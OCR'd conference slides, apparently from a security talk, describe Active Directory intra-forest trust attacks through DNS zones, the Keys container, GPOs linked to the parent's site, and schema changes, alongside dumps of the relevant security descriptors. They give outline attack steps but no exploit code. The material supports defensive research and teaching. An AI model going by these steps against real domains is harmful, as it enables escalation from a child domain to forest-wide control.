	DC=l.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=m.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=root-dc-01,DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
ActiveDirectoryRights: CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite, WriteDacl, WriteOwner **InheritanceType:** All **InheritanceFlags:** ContainerInherit	CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=root.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
	DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
ActiveDirectoryRights: GenericRead **InheritanceType:** None **InheritanceFlags:** None	DC=DomainDnsZones,DC=root,DC=local

CN=MicroftDNS

- DomainDnsZones partition
    - CN=MicrosoftDNS,DC=DomainDnsZones,DC=root,DC=local
- ForestDnsZones partition
    - CN=MicrosoftDNS,DC=ForestDnsZones,DC=root,DC=local
- Domain partition (legacy <2000)
    - CN=MicrosoftDNS,CN=System,DC=root,DC=local


Attack #1 - DNS trust attack

- Create, delete, modify DNS records of parent domain


a) Modify static DNS records

b) Modify Active Directory DNS-Based Discovery (DNS-SD) records

c) Modify Root Hints/Root DNS servers



Right	Object
ActiveDirectoryRights: GenericAll **InheritanceType**: All **InheritanceFlags**: ContainerInherit	CN=Keys,DC=root,DC=local



https://twitter.com/JosephRyanRies/status/1162071208428482561
https://twitter.com/MGrafnetter/status/1504803623901057028

Attack #2 – Keys container trust attack

- Compromise objects stored in parent domain’s Key container
- Empty container?
- Previously stored ‘msDS-KeyCredential’ objects (NGC, FIDO, and STK keys).
- Container and class obsolete and replaced by ‘msds-KeyCredentialLink’ attribute
- Objects stored by accident?


https://twitter.com/JosephRyanRies/status/1162071208428482561
https://twitter.com/MGrafnetter/status/1504803623901057028

New intra-forest trust attacks

via CN=Configuration

CN=Configuration

- “Configuration” Naming Context replicates to all DCs in forest
- Writeable DCs contain writeable copy
- Read only DCs contain non-writeable copy



Connection Settings

Name: Configuration

Path: LDAP://ROOT-DC-01.root.local/Configuration

Connection Point

○ Select or type a Distinguished Name or Naming Context:

● Select a well known Naming Context:

Configuration

Computer

○ Select or type a domain or s


● Default (Domain or server th

□ Use SSL-based Encryption

ADSI Edit

```
Configuration [ROOT-DC-01.root.local]
  CN=Configuration,DC=root,DC=local
    CN=DisplaySpecifiers
    CN=Extended-Rights
    CN=ForestUpdates
    CN=LostAndFoundConfig
    CN=NTDS Quotas
    CN=Partitions
    CN=Physical Locations
    CN=Services
    CN=Sites
    CN=WellKnown Security Principals
```

Active Directory, 5th Edition. Brian Desmond, Joe Richards, Robbie Allen, Alistair G. Lowe-Norris



Owner: ROOT\Enterprise Admins

Group: ROOT\Enterprise Admins

SD control

☑ SELF_RELATIVE
□ OWNER_DEFAULTED
□ GROUP_DEFAULTED
☑ DACL_PRESENT
□ DACL_PROTECTED
□ DACL_AUTO_INHERITED
□ DACL_DEFAULTED
□ SACL_PRESENT
□ SACL_PROTECTED
□ SACL_AUTO_INHERITED
□ SACL_DEFAULTED

DACL (15 ACEs)


Type	Trustee	Rights	Flags
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replicating Directory Changes)	
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replication Synchronization)	
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Manage Replication Topology)	
Allow	BUILTIN\Administrators	Control access (Replicating Directory Changes)	
Allow	BUILTIN\Administrators	Control access (Replication Synchronization)	
Allow	BUILTIN\Administrators	Control access (Manage Replication Topology)	
Allow	NT AUTHORITY\Authenticated Users	Read	
Allow	ROOT\Enterprise Admins	Full control	Inherit
Allow	NT AUTHORITY\SYSTEM	Full control	
Allow	ROOT\Domain Admins	Write, List object, Write DACL, Write owner, Create child, Delete, Control access	Inherit, Inherit only
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replicating Directory Changes All)	
Allow	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Control access (Replicating Directory Changes In Filtered Set)	
Allow	BUILTIN\Administrators	Control access (Replicating Directory Changes All)	
Allow	BUILTIN\Administrators	Control access (Replicating Directory Changes In Filtered Set)	
Allow	ROOT\Enterprise Read-only Domain Controllers	Control access (Replicating Directory Changes)	


CN=Configuration

- Combining what we know…
  - Writeable on all writeable DCs
  - Replicates to all domains
- Write in child-domain, affect parent domain
- What’s in CN=Configuration?

Attack #3 - GPO on site trust attack

1. SYSTEM on child DC
2. Create malicious GPO
   - Create user
   - Add group member
   - Create Scheduled Task
   - And so on...
3. Link to site of parent domain DC





```
PS C:\> Get-ADReplicationSite -Server root.local | select DistinguishedName

DistinguishedName
-----------------
CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=root,DC=local
```


Attack #3 - GPO on site trust attack

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-03_gpo-on-site-attack.mp4

Attack #4 - Schema change trust attack

- Like Schema Admins attack:

1. Change default security descriptor of new objects (create backdoor)
2. Wait for new object creation
3. Exploit backdoor



Security descriptor - CN=Configuration,CN=Schema,CN=Configuration,DC=root,DC=local

Owner: ROOT\Schema Admins

Group: ROOT\Schema Admins

SD control


☑ SELF_RELATIVE	☑ DACL_PRESENT	□ SACL_PRESENT
□ OWNER_DEFAULTED	□ DACL_PROTECTED	□ SACL_PROTECTED
□ GROUP_DEFAULTED	☑ DACL_AUTO_INHERITED	☑ SACL_AUTO_INHERITED
	□ DACL_DEFAULTED	□ SACL_DEFAULTED

DACL (3 ACEs)

Type	Trustee	Rights	Flags
Allow	NT AUTHORITY\Authenticated Users	Read	Inherit, Inherited
Allow	ROOT\Schema Admins	Write, List object, Write DACL, Write owner, Create child, Control access	Inherit, Inherited
Allow	NT AUTHORITY\SYSTEM	Full control	Inherit, Inherited

Attack #4 - Schema change trust attack

Full control of User classSchema object



Security descriptor - CN=User,CN=Schema,CN=Configuration,DC=root,DC=local

Owner: ROOT\Schema Admins

Group: ROOT\Schema Admins

SD control

☑ SELF_RELATIVE
□ OWNER_DEFAULTED
□ GROUP_DEFAULTED

☑ DACL_PRESENT
